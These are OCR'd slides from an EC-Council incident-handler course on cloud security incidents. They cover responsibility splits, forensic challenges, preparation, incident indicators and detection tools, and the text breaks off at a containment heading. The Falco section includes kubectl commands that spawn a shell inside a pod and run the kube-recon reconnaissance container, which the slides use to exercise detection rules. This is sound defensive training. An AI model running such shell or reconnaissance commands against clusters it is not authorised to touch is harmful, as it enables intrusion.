
Characteristics of Cloud Computing

1. On-demand self service
2. Distributed storage
3. Rapid elasticity
4. Automated management
5. Broad network access
6. Resource pooling
7. Measured service
8. Virtualization technology

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Separation of Responsibilities in Cloud




hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Service Providers




https://aws.amazon.com



https://cloud.google.com



https://azure.microsoft.com



https://www.ibm.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

OWASP Top 10 Cloud Security Risks

Risks	Description
R1 - Accountability and Data Ownership	Using the public cloud for hosting business services can cause severe risks for the recoverability of data
R2 - User Identity Federation	Creating multiple user identities for different cloud providers makes complicates the management of multiple user IDs and credentials
R3 - Regulatory Compliance	Different countries have different regulatory laws, along with a lack of transparency
R4 - Business Continuity and Resiliency	Improper management of business continuity by cloud providers can lead to business risks or monetary loss
R5 - User Privacy and Secondary Usage of Data	The default share feature in social websites can jeopardize the privacy of user's personal data

Risks	Description
R6 - Service and Data Integration	Unsecured data in transit are susceptible to eavesdropping and interception attacks
R7 - Multi Tenancy and Physical Security	Poor logical segregation may lead to tenants interfering with the security features of other tenants
R8 - Incidence Analysis and Forensic Support	Owing to the distributed storage of logs across the cloud, law enforcement agencies may face problems in forensic recovery
R9 - Infrastructure Security	Misconfiguration of infrastructure may allow network scanning for vulnerable applications and services
R10 - Non-Production Environment Exposure	Using non-production environments increases the risk of unauthorized access, information disclosure, and information modification

https://owasp.org

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Handling Cloud Security Incidents

- The cloud is an emerging technology that **delivers computing services** such as online business applications, online data storage, and webmail over the internet
- It is **being rapidly adopted** owing to its ease of use, inexpensive maintenance, easy backup and recovery, and good security
- Owing to the increasing use of the cloud and value of data stored in it, it has become a **major attack target** for hackers
- Organizations must develop and implement **cloud incident handling** and **response plans** to reduce the effect of current attacks and defend themselves from future attacks
- Developing IH&R plans also **helps to reduce losses** and contain incidents quickly

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Incident Handling Responsibilities in Cloud

- The table summarizes the resources and parties responsible during **cloud incident response**

- Cloud customers (CCs) and cloud service providers (CSPs) are completely responsible for all **incident response activities** for a specific resource, including detection, containment, eradication, reporting, and recovery

- It is clear that CSPs have the highest share of incident handling responsibilities in PaaS and SaaS cloud service models, while CCs and CSPs equally share the responsibilities in the IaaS model

Information	IaaS	PaaS	SaaS	IDaaS	SECaaS	CaaS	FaaS
Networking	CSP	CSP	CSP	CSP	CSP	CSP	CSP
Storage	CSP	CSP	CSP	CSP	CSP	CSP	CSP
Servers	CSP	CSP	CSP	CSP	CSP	CSP	CSP
Virtualization	CSP	CSP	CSP	CSP	CSP	CSP	CSP
OS	CC	CSP	CSP	CSP	CSP	CSP	CSP
Middleware	CC	CSP	CSP	CSP	CSP	CSP	CSP
Runtime	CC	CSP	CSP	CSP	CSP	CC	CSP
Data	CC	CC	CSP	CSP	CC	CC	CC
Application	CC	CC	CSP	CSP	CC	CC	CC
Access Control	CC	CC	CC	CC	CC	CC	CC
Security	CSP	CSP	CSP	CSP	CSP	CSP	CSP

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Incident Handling Responsibilities in Cloud (Cont'd)

Cloud Service Model	Cloud Customer (CC)	Cloud Service Provider (CSP)
IaaS	• Has access to the system, application, and accounts • Completely responsible for detecting and responding to security incidents • Cannot investigate CSP-controlled network and database	• Responsible for network and database incidents • Should provide logs related to storage, network, and virtual machines • Responsible for all incident evidence from memory, network traffic, and media
PaaS	• Responsible for applications and their security • Analyzes changes to data • Can gather login and access information • Needs evidence gathered by CSPs for the incident response process	• Enables the generation of application logs, storage, and secure access • Should provide storage, network, virtual machines, runtime, and server logs
SaaS	• Has access only to login accounts • Can collect access-related data • Depends on CSPs for storage, network, virtual machines, runtime, and server logs	• Completely responsible for incident handling and response processes • Should collect and analyze data to detect incidents

hideo1.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Incident Handling Responsibilities in Cloud (Cont'd)

Cloud Service Model	Cloud Customer (CC)	Cloud Service Provider (CSP)
IDaaS	• Can access account and services only after authentication • Depends on CSP for identity and access management • Only authorized customers can access resources/data based on specified regulations	• Responsible for authentication and identity management services • Should frequently update the network, manage patches and updates, and monitor solutions
SECaaS	• Can only pay for the services they use • Should outsource their security operations to the SECaaS service provider	• Responsible for providing security services to customers • Should offer guaranteed response times for incidents, queries, and system updates
CaaS	• Can upload, organize, run, scale, and manage containers through container-based virtualization • Can quickly build high visibility and distributed systems for high availability	• Enables customers to create rich, secure, and fragmented applications • Should provide increased efficiency to develop and deploy innovative solutions and compose distributed systems

nide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Challenges in Cloud Security Incident Handling and Response

Architecture and Identification

1	Deletion in the cloud	7	Criminals' access to low-cost computing power	13	Cloud confiscation and resource seizure
2	Recovering overwritten data	8	Real-time investigation intelligence processes not possible	14	Errors in cloud-management portal configurations
3	Interoperability issues among CSPs	9	Malicious code may circumvent VM isolation methods	15	Potential evidence segregation
4	Single points of failure	10	Multiple venues and geolocations	16	Boundaries
5	No single point of failure for criminals	11	Lack of transparency	17	Secure provenance
6	Detection of malicious act	12	Locating criminal activity in the cloud	18	Data chain of custody

hide01.ir

Source: NIST Cloud Computing Forensic Science Challenges (*http://csrc.nist.gov*)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Challenges in Cloud Security Incident Handling and Response (Cont'd)

Data Collection

1 Decreased access and data control	7 Locating storage media	13 Additional collection is often not possible	19 Root of trust
2 Chain of dependencies	8 Evidence identification	14 Cloud imaging	
3 Locating evidence	9 Dynamic storage	15 Selective data acquisition	
4 Data location	10 Live forensics	16 Cryptographic key management	
5 Imaging and isolating data	11 Resource abstraction	17 Ambiguous trust boundaries	
6 Data available for a limited time	12 Application details are not available	18 Data integrity and evidence preservation	



hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Challenges in Cloud Security Incident Handling and Response (Cont'd)

Logs

1. Decentralization of logs
2. Evaporation of logs
3. Multiple layers and tiers
4. Less evident value of logs

Analysis

1. Evidence correlation
2. Reconstructing virtual storage
3. Timestamp synchronization
4. Log format unification
5. Use of metadata
6. Log capture

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Challenges in Cloud Security Incident Handling and Response (Cont'd)

ECIH EC-Council Certified Incident Handler

Legal

1. Missing terms in contract or SLA
2. Limited investigative power
3. Reliance on cloud providers
4. Physical data location
5. Port protection
6. Transfer protocol
7. E-Discovery
8. Lack of international agreements and laws
9. International cloud services
10. Jurisdiction
11. International communication
12. Confidentiality and personally identifiable information (PII)
13. Reputation fate sharing

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Challenges in Cloud Forensics

ECIH EC-Council Certified Incident Handler

Role Management

1. Identifying account owner
2. Fictitious identities
3. Decoupling user credentials and physical location
4. Authentication and access control

Standards

1. Testability, validation, and scientific principles not addressed
2. Lack of standard processes and models

Anti-forensics

1. Use of anti-forensics techniques mislead the incident handling process

Training

1. Limited knowledge of logs and records
2. Cloud training for incident handlers

Incident First Responders

1. Competence and trustworthiness

hide01.ir

Source: NIST Cloud Computing Forensic Science Challenges (*http://csrc.nist.gov*)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Organizational Issues in Cloud Security Incident Handling

Issues faced by CCs in respective cloud models	
Confidentiality and privacy issues of data belonging to CSUs residing on the same physical machine but not being a part of law enforcement investigation or court orders	SaaS, PaaS, IaaS
Different log formats owing to the use of different hardware and challenges in segregating CSU log files not under investigation	
Complications due to time synchronization because data are likely to reside in multiple physical machines and geographical locations with different time zones	
Data mirroring over multiple machines in different jurisdictions, lack of transparency, and non-uniform privacy and related laws	
CSP employees (insiders) may compromise the security and privacy of CSUs (in most cases)	
Logging and log details are heavily dependent on CSPs: CSUs have no or limited access to event sources and vulnerability information generated by infrastructure components under the control of CSPs	SaaS and PaaS
Inability to add security-specific event sources (e.g., web application firewalls)	
No or limited knowledge about the architecture (in most cases)	

Issues faced by CSPs	
CSPs may find it difficult to refer to malicious or compromised VMs owing to resource pooling	SaaS, PaaS, IaaS
Complications due to time synchronization because data are likely to reside on multiple physical machines in multiple geographical regions with different time zones	
CSPs may not be able to provide precise physical data location	

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#02: Explain Various Steps Involved in Handling Cloud Security Incidents

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Preparation Steps to Handle Cloud Security Incidents

1. Craft an SLA with clear division of incident handling responsibilities based on the **type of service** and **type of attack**
2. Ensure that the SLA includes provisions for gathering or obtaining the required data to contain and eradicate incidents
3. Devise incident response plans and policies according to the SLAs
4. Include team members with experience in handling cloud environments
5. Determine **incident response objectives** in consultation with stakeholders, legal advisors, and organizational leaders
6. Train the team to handle cloud incidents using mock drills
7. Train employees regarding safe usage practices and proper incident reporting procedures
8. Gather tools and resources required to handle **cloud-based incidents**
9. Build proper incident response teams for CCs and CSPs
10. Create **regular backups** of critical data; in SaaS and PaaS, CSPs are mainly responsible for this
11. Define communication channels with a contact list of incident response team members
12. Agree to **exchange incident data** or **artifacts** between CCs and CSPs and decide the format and means of exchange
13. Exchange details of changes, security measures, incident response testing, and other activities that could impact the cloud
14. Establish **cloud disaster recovery** and **backup services** to quickly restore affected systems

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Preparation Steps to Handle Cloud Security Incidents (Cont'd)

Preparation Steps for CSPs:

1. Assign separate incident response teams at different geographical locations with the **required tools** and **equipment**
2. Install alarms in case of physical security breach, disasters, and other physical threats
3. Enable logging on all devices, servers, databases, OSes, and applications
4. Employ syslog servers to collect logs and SIEM tools for correlation
5. Install DAM, DLP, and log analysis tools to simplify incident detection
6. Never disclose the **location of databases** to the public or clients unless necessary
7. Maintain a list of customers that should be contacted upon the detection of incidents in a cloud environment
8. Coordinate the CC and CSP incident response teams to jointly detect, contain, and eradicate incidents

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Preparation Steps to Handle Cloud Security Incidents (Cont'd)

ECIH EC-Council Certified Incident Handler

Preparation Steps for CCs:

1. Audit and prepare a list of all systems and accounts that have access to the cloud
2. Clearly mention the privileges of employees accessing the cloud
3. Train incident response team members using **mock cloud incidents**
4. Gather tools and build a **forensics lab** to detect and analyze cloud incidents
5. Sensitize critical data resources and use servers and databases stored in remote locations to create **backups**
6. Prepare a contact list of **CSP incident response team members** to contact in the case of an incident
7. Identify critical services and applications that require the most attention of CSPs to develop a priority list for containment and recovery
8. Consider **aspects of the cloud** such as clock synchronization, geographical location, new cloud resources, virtualization components, and data formats during incident response

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Indicators of Cloud Security Incidents

1. Inability to log in to an account
2. Unavailability of service(s)
3. Complaints of missing data or leaked data
4. Modified or deleted files
5. Reports of attacks from customers and clients
6. Unauthorized privilege escalation
7. Unusual behavior of cloud access applications
8. Decrease in network speed and bandwidth
9. Increase/decrease in used cloud space
10. Creation of new accounts or duplication of existing ones
11. Unavailability of applications or infrastructure
12. Differences in geographical location of access
13. Alerts from solutions such as IDS and firewall
14. Misdirection through APIs

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting Cloud Security Incidents

- Incident responders on both the CC and CSP sides must collaborate to handle cloud incidents
- Upon receiving an incident report, responders must **inform their peers** in the other organization and provide all known details
- They must discuss all **incident response methodologies** they intend to apply to analyze, contain, and eradicate the incident
- Based on the type of attack, they must perform detection and containment processes concurrently

To detect incidents at the CSP side, incident responders should perform the following activities:

Network-related Incidents

- The CSP is mainly responsible for providing proper **network services** and **handling network-related incidents** in all cloud service models
- In the event of an incident, the CSP incident response team can **collect logs** recorded from various networking devices, including servers, routers, firewalls, honeypots, and IDS, and assess them for suspicious entries
- Network detection and analysis are the most important processes for locating attacks on the cloud because CSPs do not have any other means of access
- This process will help in identifying suspicious IP addresses, MAC addresses, user accounts, systems, applications, services, and other attack vectors

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting Cloud Security Incidents (Cont'd)

Storage-related Incidents

- In a cloud, storage refers to databases containing data, virtual machines, operating systems, etc.
- Only the CSP has access to databases and is responsible for acquiring snapshots of the database, accessing application logs, and analyzing them to **find suspicious entries**
- Incident responders should analyze the file systems, slack spaces, and metadata of **storage units** to find hidden malware and evidence of attacks

hide01.ir

Server-related Incidents

- The CSP is responsible for **managing servers** and **handling response activities** related to servers
- The incident response team must **collect server logs** and other evidence files such as transaction logs, database plan caches, error logs, trace files, and user account data
- Incident responders must analyze these files to **detect suspicious entries** and malicious actions

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting Cloud Security Incidents (Cont'd)

Virtualization-related Incidents

- The cloud uses hypervisors for creating and managing **virtual machines**
- The CSP incident response team should extract and analyze access logs, registry entries, user access information, connection management system logs, virtual machine assignment information, and virtual systems from the cloud
- Incident responders can perform live and **memory analysis** of virtual systems in the same way as a computer running on either Windows or Linux operating system

Application-related Incidents

- Apart from SaaS, CCs are responsible for the development, security, and maintenance of application used for accessing the cloud and its services
- Application evidence includes data such as access logs, IIS logs, web server logs, account data, web application firewall logs, contents of connected server, and other logs
- In SaaS, clients can request the CSP to provide the aforementioned logs to assess the **cause of incident**
- The CSP and CC should always look for application-based attacks such as cross site scripting (XSS), SQL injection, session hijacking, MITM, and brute force

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting Cloud Security Incidents using Falco

- Falco is a cloud-native runtime security project that helps incident responders in Kubernetes threat detection
- It helps in detecting security events and threats by analyzing the behavior of cloud applications and containers

Rules to get alerts on Falco


- Falco rule to detect the spawning of terminal shells:

```
$ kubectl exec -it mysql-db-d5dc6b85d-77hrm -- bash -il # Replace with the mysql pod name you have
```

- Falco rule to run the kube-recon tool for detecting external attempts for communicating with the Kubernetes API server from any container:

```
$ kubectl run kuberecon --tty -i --image octarinesec/kube-recon

/ # ./kube-recon
```



https://falco.org

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Evidence Data Concerns

The CSP incident response team should ensure the following while handling evidence data for CCs:

- Generate **data hashes**
- Offer support for forensic investigations
- Provide **cloud-specific evidence**
- Provide details of **cloud specific logging** mechanisms



After receiving incident-related data from the CSP, responders at the customer side must consider the following:

- **Data formats:** Know about different **cloud data formats** and their analysis
- **Elasticity characteristics:** Elasticity creates complexities during the extraction of evidence for an incident in specific organizations in a multi-tenant cloud. Be careful to only analyze **relevant data** or **logs as evidence**
- **Clock synchronization:** Verify the time zones followed by the cloud and its components because cloud infrastructures can be distributed across various locations
- **Virtualization components:** Collect hypervisor log data to analyze virtual machine evidence
- **Legal requirements:** The analysis process should abide by the local laws if required


hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud-based Log Analysis Tools

Datadog

Datadog Log Management unifies **logs**, **metrics**, and **traces** in a single view, giving rich context for analyzing log data and providing a scalable approach to centralized log management



hide01.ir

https://www.datadoghq.com

Loggly
https://www.loggly.com

Sumo Logic
https://www.sumologic.com

Splunk Cloud
https://www.splunk.com

Papertrail
https://papertrailapp.com

Logz.io
https://logz.io

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Tools for Detecting Cloud Security Incidents

ExtraHop Reveal(x) 360

ExtraHop Reveal(x) 360 is a cloud threat detection and response tool that allows the IH&R team to detect the **lateral movement of attackers** between cloud workloads



https://www.extrahop.com

- **MetaFlows** — *https://www.metaflows.com*
- **Radware** — *https://www.radware.com*
- **Confluera** — *https://www.confluera.com*
- **Qualys Cloud Platform** — *https://www.qualys.com*
- **Sumo logic** — *https://www.sumologic.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Containment of Cloud Security Incidents

